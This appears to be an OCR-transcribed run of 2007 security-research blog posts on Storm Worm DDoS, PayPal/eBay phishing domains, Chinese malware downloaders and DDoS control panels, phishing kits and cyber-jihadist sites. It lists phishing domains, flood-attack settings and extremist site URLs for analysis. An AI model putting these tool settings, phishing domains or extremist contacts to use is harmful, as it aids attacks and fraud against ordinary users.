12. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html



```
002A                                 61 62 63 64 65   66         abcdef
0030   67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 00 00 84 a2    ghijklmnopqr....
0040   d4 00 7c a2 d4 00 4c a2  d4 00                      ..|...L...
```

Storm Worm’s DDoS Attitude - Part Two (2007-09-17 11:26)

After commenting on Storm Worm’s logical connection with the [1]recent DDoS attacks against anti-scam web

sites, SecureWorks timely released details of what actions could [2]trigger a DDoS attack from Storm back at the

researcher’s host and what type of DDoS attacks are launched exactly :

" *The attacks do show signs of being automated.*

Certain actions reliably trigger attacks.

Investigators who

can withstand the onslaught and have decided to test their theories (with cooperation from their ISPs, of course)

can reliably trigger DDoS attacks on themselves. In one case, probing more than four unique Peacomm botnet HTTP

proxies within ten seconds results in a flood of TCP SYN and ICMP packets, which last for about two hours. That's all fairly regular. "

To me, this tactic is more of a "hey our situational awareness on your actions to shut us down is fairly food

enough" type of statement, but why would the botnet masters risk exposing infected hosts compared to the

opportunity to have them act like nothing's in fact wrong with them? Mainly because if infected hosts were a scarce


resource perhaps they would, but in Storm Worm's case [3]the oversupply of infected hosts is allowing them to

dedicate resources for automatic self-defensive DDoS.

1. http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude.html

2. http://www.secureworks.com/research/blog/index.php/2007/09/12/analysis-of-storm-worm-ddos-traffic/

3. http://blogs.zdnet.com/security/?p=493



PayPal and Ebay Phishing Domains (2007-09-17 14:10)

As I needed another benchmark for a creative typosquatting next to my best finding of this [1]World of Warcraft

domain scam, I stumbled upon the following list of domains, where the most creative domain squatting is done

solely for the purpose of including the domains within a typical phishing scam URL structure. Some of the domains

are actual [2]Rock Phish ones that are currently hosting live phishing campaigns :

paypal-online-account.com

paypal-user-update.com

paypal-support1.com

paypal-account-protection.com

paypal1-login.com

paypal-accounts-update.com

Some "creative" ones to be abused :

paypal-aspx.com

paypal-cgi3.info

paypal-cmd.com

paypal-comlwebscrc-login-run.com

paypal-confirmation-id-0746795.com

And since [3]PayPal is actually EBay after the acqusition, here’re some "creative" Ebay domain scams as well

:

ebay-com-isapidll.com

ebayisapidll-cgi.com

ebayisapidllaw2.com

ebayisapidllu.com

[4]Authentication itself seems to be a priority as the customer must possess a tangible proof that her transactions’ security is somehow enhanced by a layered authentication, no doubt about it. But with phishers actively using

a "push" model that is starting to visually social engineer the customers by registering domains imitating PayPal and EBay’s web application structure, authentication itself shouldn’t be a priority number one the way it is for the time

481

being as phishers are not even trying to bypass it.

Stats courtesy of the [5]Anti-Phishing Working Group.

1. http://ddanchev.blogspot.com/2007/07/world-of-warcraft-domain-scam.html


2. http://ddanchev.blogspot.com/2007/09/209-host-locked.html

3. http://news.com.com/2100-1017-941964.html

4. http://ddanchev.blogspot.com/2007/08/paypals-security-key.html

5. http://www.antiphishing.org/

482



永久 － 下载者 － 此版更新日期：07年8月15日

定时（单项下载 按照读取时间进行下载）

Txt 读取地址：http:// □ 启用

Txt 循环读取时间：● 4分钟 ○ 5分钟 ○ 6分钟 ○ 7分钟 ○ 8分钟

多项下载者（自行指定开机延迟下载时间）

设置开机延迟时间：● 15 秒 ○ 2分钟 ○ 4分钟 ○ 6分钟 ○ 8分钟

下载地址1：http://

下载地址2：

下载地址3：

下载地址4：

下载地址5：

下载地址6：

下载地址7：

下载地址8：

下载地址9：

下载地址0：

声明：此程序只可研究之用，不可用来搞违法事宜，否则一切责任作者概不承担负责。

A Chinese Malware Downloader in the Wild (2007-09-17 18:11)


This is an example of a recently released in the wild DIY downloader with rather average features such as the ability for the malware author to choose multiple locations of the files to be "dropped", as well as the time interval to check for the newly distributed binaries. The high detection rate of the downloader itself – Result: 23/32 (71.88 %) – is not the main point I’d like to emphasize on, but rather that compared to the majority of [1]downloaders courtesy of Russian

malware authors I come across to occasionally, this is a Chinese one. China is often blamed to be [2]the country hosting the highest percentage of malware in the world, however, China is also the country with highest percentage of infected PCs, and as we’ve seen with Storm Worm an infected host starts acting as both infection and propagation vector for the malware in question. As in any other local malware market, DIY tools get released so that script kiddies can generate enough noise to keep the [3]more sophisticated malware campaigns running behind the curtains.

1. http://seclists.org/fulldisclosure/2007/Aug/0411.html

2. http://news.com.com/China+hosts+nearly+half+of+all+malware+sites/2100-7349_3-6205896.html

3. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html



Two Cyber Jihadist Blogs Now Offline (2007-09-19 14:33)

[1]Jihad Fields are Calling and [2]The Ignored Puzzle of Knowledge are down, apparently the authors themselves decided to delete them [3]compared to Wordpress [4]shutting down the [5]Global Islamic Media Front like it happened before. Ensuring that these "tip of the iceberg" [6]cyber jihadist communities stay offline has a long-term [7]PSYOPS

effect on future wannabe cyber jihadists wanting to operate such communities, ones where talkers eventually turn

into doers.

1. http://mujahidfisabeelillah.wordpress.com/

2. http://inshallahshaheed.wordpress.com/


3. http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html

4. http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html

5. http://ddanchev.blogspot.com/2007/08/gimf-we-will-remain.html

6. http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html

7. http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html



Thread attack: 1

IP:

Port: 80

Thread attack: 1

Thread attack: 1

IP:

Port: 7000

Monitor port8080which

Had 1 PC on-line

Custom DDoS Capabilities Within a Malware (2007-09-19 16:02)

DDoS capabilities within a malware are nothing new and are in fact becoming a commodity feature, but compared

to the [1]average DDoS-ers with up to two different DoS attack approaches, or the types of malware with hardcoded


IPs to be attacked, there’s a disturbing trend to diversify the DoS techniques used as much as possible to improve the chances of a successful attack, let’s not mention the [2]allocation of automatic self-defensive DDoS back at curious

parties due to the oversupply of infected hosts. As you can see in this particular malware – high detection rate – the

DDoS variables within are not only diverse enough to cause a lot of damage, but also, simultaneous combinations

are also possible.

485



总僵尸在线数: 1
僵尸每小时在线: 1
僵尸每天在线: 1
僵尸长期在线数: 1

安全警戒线产品:

463062: 1

配置僵尸参数以及攻击设置

攻击设置

ICMP 攻击

间隔时间: 10

数据包大小: 2000

SYN 攻击

间隔时间: 10

HTTP-GET 攻击

间隔时间: 100

线程: 3

UDP与SYN混合攻击设置

UDP/TCP 间隔时间: 20

UDP数据包大小: 1000

TCP数据包大小: 2000

高级设置SYN与ICMP模式

伪造IP模式: □

攻击方式: 一般模式

线程数: 30 (最大线程)

快速命令模式

[命令帮助]

刷新时间: 1 (分钟)

Now comes the digitally ugly part. [3]Open source malware results in many different variants with a huge variety of new modules and options implemented within, even worse, the software client can indeed mature into a web

based malware C &C like the ones we’ve been seeing since the beginning of 2007. And this is exactly what happened

with this open source malware - a Chinese hacking team is currently offering a Web builder for sale, making it possi-

ble to integrate the malware on the Web in a typical do-it-yourself fashion. What types of attacks are included anyway :

- ICMP/SYN/TCP and UDP flooding

- HTTP no-cache, GET flooding

- CC variety

- GAME, CIDR, Hybrid flooding capabilities

486

[4]The Black Sun bot, [5]the Cyber bot, [6]MPack, [7]IcePack, [8]WebAttacker, the [9]Nuclear Malware Kit and

[10]Zunker, are all Web based malware platforms and were originally released as such compared to the Web adaption

of this one.

1. http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html

2. http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude-part-two.html

3. http://www.packetstormsecurity.org/papers/general/malware-trends.pdf

4. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

5. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

6. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

7. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html

8. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

9. http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html

10. http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html

DIY Phishing Kit Goes 2.0 (2007-09-20 12:57)

With the release of the second version of the [1]DIY phishing kit that I covered in a previous post, next to commentary on [2]another one and a [3]DIY pharming tool, the timeframe for creating a phishing page just got shorter than it used to be before. Moreover, the phishing ecosystem is getting closer to fully achieving its malicious economies of scale, ones where the number of phishing campaigns in the wild outpaces the possibilities for timely shutting them down. Even worse, phishers do not seem to be interested in re-inventing the wheel, and having to create a new phishing page for any site or service, instead, such phishing pages are now a commodity, and with the ecosystem itself clearly cooperating with malware authors, you end up in a situation where a malware infected host is not just hosting malware for the next victim to get infected, running multiple DNS servers, sending out spam and phishing emails, but also, hosting the phishing pages themselves.

Amateur phishers do not put efforts into ensuring the quality and the lifetime of their phishing campaigns, and you can clearly recognize such amateur campaign by visiting the phishing URL you’ve just received to figure out it’s already down. The more sophisticated phishers, however, are not just efficiency-obsessed, but also, take advantage of typosquatting and basic segmentation approaches, for instance, acquiring a Russian email database to use as the foundation for a WebMoney phishing campaign, and a U.S one for a PayPal one. Moreover, sophisticated phishers also put more efforts and invest more time into personalizing the emails and in rare cases, the phishing pages themsleves, that’s of course in between localizing the campaign by having it translated into the local language of the country for which the emails database belongs to, thus improving the chances of the campaign. This is yet another disturbing trend worth commenting on - malware is maturing into a services centered economy, and so is the case with spamming and phishing, a logical development with the commodization of what used to very exclusive tools.

What are the major improvements in the new version? In the first one, the phisher had to manually paste the source code of the real page, have the kit automatically redirect the data to a third party URL, and also manually fix the image locations to ensure that they will load properly. In the second version, there’re POST and GET commands available so that the source code gets acquired automatically, and an internal Image Grabber so that the exact URLs of all the images within the login page can get easily integrated within the phishing page about to get generated. Getting back to differentiating the amateur from sophisticated phishers, the second have more resources at their disposal and better confidence in their hosting provider so that compared to loading the images from the original site, they’re hosting them locally. This kit will inevitably continue to evolve, wish it was proportionally with the end user’s understanding of how to protect against "push" phishing attacks though.

Related posts:

[4]The Phishing Ecosystem

[5]Confirm Your Gullibility

[6]The Economics of Phishing

[7]Pharming Attacks Through DNS Cache Poisoning

[8]Average Online Time for Phishing Sites

[9]Clustering Phishing Attacks

[10]Phishing Domains Hosting Multiple Phishing Sites

[11]209 Host Locked

[12]PayPal and Ebay Phishing Domains

[13]Spammers and Phishers Breaking CAPTCHAs

[14]The Brandjacking Index

[15]Take this Malicious Site Down - Processing Order..

[16]Taking Down Phishing Sites - A Business Model?

1. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html

2. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html

3. http://ddanchev.blogspot.com/2007/08/diy-pharming-tools.html

4. http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html

5. http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html

6. http://ddanchev.blogspot.com/2007/08/economics-of-phishing.html

7. http://ddanchev.blogspot.com/2007/08/pharming-attacks-through-dns-cache.html

8. http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html

9. http://ddanchev.blogspot.com/2007/01/clustering-phishing-attacks.html

10. http://ddanchev.blogspot.com/2006/12/phishing-domains-hosting-multiple.html

11. http://ddanchev.blogspot.com/2007/09/209-host-locked.html

12. http://ddanchev.blogspot.com/2007/09/paypal-and-ebay-phishing-domains.html

13. http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html

14. http://ddanchev.blogspot.com/2007/05/brandjacking-index.html

15. http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html

16. http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html

491

The Truth Serum - Have a Drink! (2007-09-21 15:50)

Which security vendor would you rather choose if you were to ignore your current [1]Return on Security Investment

model? The one telling you " *everything's under control*" , that " *malicious attackers are loosing creativity and cannot bypass our security solutions*", or the one who's attitude is " *our solutions fully demonstrate marginal thinking in respect to fighting cyber threats, namely, they mitigate certain risks and limit the probability for a security incident, but do not and cannot provide 100 % security*"?

Basic human psychology and purchasing habits would stick to the first one, the one pretending to offer 100 %

security – something even a condom cannot offer yet everyone's thankfully using them. Even worse, which is falling

victim into the myopia that the market leader, or the company with the highest brand equity is actually the one

worth doing business with. As it appears, **McAfee CEO David DeWalt** had a drink from the truth serum before

InformationWeek's 500 Conference in order to comment that " *We're in inning two of a nine-inning game here*" in respect to how [2]cyber threats often outpace security measures. Moreover, an year ago I commented on a Gartner analyst’s statement that [3]security is all about percentage of budget allocation, and therefore the more you spend the more secure you get, among the most common myopias nowadays. Now, **Gartner vice-president John Pescatore** is [4]wisely insisting that companies spend less on IT security, and given how **when Gartner sneezes the whole industry gets cold**, it’s a step in the right direction - debunking common security myopias.

In a world dominated by [5]perimeter defense solutions, being a visionary realist is an objective luxury.

1. http://ddanchev.blogspot.com/2006/05/valuing-security-and-prioritizing-your.html

2. http://www.itnews.com.au/News/61497,cyberthreats-outpace-security-measures-says-mcafee-ceo.aspx

3. http://ddanchev.blogspot.com/2006/07/budget-allocation-myopia-and.html

4. http://www.computerweekly.com/Articles/2007/09/19/226857/spend-less-on-it-security-says-gartner.htm

5. http://ddanchev.blogspot.com/2007/01/still-living-in-perimeter-defense-world.html

492

الله أكبر
معاً من أجل هزيمة الإعلام الصليبي الكاذب
لا إله إلا الله محمد رسول الله
لا عزة إلا بالجهاد
سوف نعيد حكم الله في الأرض ونمضي على درب الجهاد
HaCKErS aL-AnSaR
هاكرز أنصار الجهاد

The Dark Web and Cyber Jihad (2007-09-24 13:56)

It’s interesting to monitor the use and abuse of the buzz word "[1]Dark Web". This press release for instance, tries to imply that the [2]crawlers are actually crawling the Dark Web and analyzing cyber jihadist activities, a bit of an

awkward statement given what [3]the Dark Web is at the bottom line - a web that is closed for web crawlers either

thought standard measures, or authentication :

" *This is where the Dark Web project comes in. Using advanced techniques such as Web spidering, link analy-*

sis, content analysis, authorship analysis, sentiment analysis and multimedia analysis, Chen and his team can find, catalogue and analyze extremist activities online. According to Chen, scenarios involving vast amounts of information and data points are ideal challenges for computational scientists, who use the power of advanced computers and

applications to find patterns and connections where humans can not. One of the tools developed by Dark Web

is a technique called Writeprint, which automatically extracts thousands of multilingual, structural, and semantic features to determine who is creating 'anonymous' content online. Writeprint can look at a posting on an online

bulletin board, for example, and compare it with writings found elsewhere on the Internet. By analyzing these certain features, it can determine with more than 95 percent accuracy if the author has produced other content in the past.

The system can then alert analysts when the same author produces new content, as well as where on the Internet the content is being copied, linked to or discussed. "

I’ve [4]blogged about this AI project over an year ago, and have been following it ever since while experimenting with [5]link and multimedia analysis of cyber jihadist communities before [6]they were shut down. And while the innovations they’ve introduced for this period are impressive in terms of drawing social networking maps, the Dark Web’s very principle, namely that it’s authentication only Web, meaning it’s closed for spiders, even human based researchers thought basic invite only or password authentication methods will prompt researchers to adapt in the long-term. Many of the cyber jihadist forums I didn’t include in my last external links extraction were great examples of the dark cyber jihadist web, knowing where you crawl doesn’t mean there’ll be anything publicly available to crawl, and the trend is just starting to emerge. Such VIP clubs represent closed communities where more efforts should be put in taking a peek, thus it’s ruining previous efficiency centered approaches of analyzing cyber jihadist communities. The alternatives remain rather contradictive but fully realistic - [7]infecting terrorist suspects with malware, [8]embedding malware within cyber jihadist communities, or unethically pen-testing the cyber jihadist communities to have the AI analyze the data obtained from the closed community, thus the Dark Web, at a later stage.

Meanwhile, after having the [9]Global Islamic Media Front’s online presence limited to the minimum, GIMF is making it in the mainstream media :

" *On sites easily traceable via search engines, the German-language arm of the "Global Islamic Media Front"*

(GIMF) appeals for volunteer translators, inviting them to reply to a Hotmail address, and posts links to dozens of al Qaeda videos. "After some brothers and sisters were arrested (may Allah free them) and the Forum and blog of the GIMF were removed, we say this: the GIMF still exists and will continue its work," a statement from the front says.

"To the Kuffar (infidels) who try to fight us, we say: you can do what you like, make as many arrests as you like...you will not reach your goal. We will always keep going until we achieve victory or martyrdom."The re-emergence of the GIMF in German highlights the difficulty for authorities of shutting down radical Islamist Web sites, which often simply spring up at new addresses. "

Easily traceable mainly because they’re not behind the Dark Web, at least not for now. Currently active GIMF

URLs :

gimf.12gbfree.com

gimf.22web.net

gimf.cjb.net

gimfupload.blogspot.com with two redirectors **gimfupload.notlong.com** ; **gimfupload.2ya.com**

Despite that there’re still literally hundreds of cyber jihadist forums and sites, quantity is not always equal to quality, namely, only a few of these will achieve success and mature into potentially dangerous communities. In the

long term, however, once the "tip of the iceberg" communities dissapear, efficiency from the cyber jihadists will get sacrificed for improved OPSEC, namely they'll start operating behind the true Dark Web, making them more difficult

and time-consuming to assess, track down, and shut down.

UPDATE: [10]Inshallahshaheed (GIMF) has a new home.

1. http://en.wikipedia.org/wiki/Dark_internet

2. http://www.nsf.gov/news/news_summ.jsp?cntn_id=110040&org=NSF

3. http://blogs.zdnet.com/BTL/?p=6253

4. http://ddanchev.blogspot.com/2006/05/techno-imperialism-and-effect-of.html

5. http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html

6. http://ddanchev.blogspot.com/2007/09/two-cyber-jihadist-blogs-now-offline.html


7. http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html

8. http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html

9. http://www.reuters.com/article/worldNews/idUSL2179642220070921?feedType=RSS&feedName=worldNews&sp=true

10. http://blackflag.wordpress.com/2007/09/26/inshallahshaheed-gimf-has-a-new-home/

494



● SYN Flood ○ ICMP Flood
○ UDP Flood ○ UDP小包轰
○ TCP Flood ○ TCP多连接

攻击线程: 1

IP:

端口: 80

攻击线程: 1

URL:

http://www.   :80/

IP:
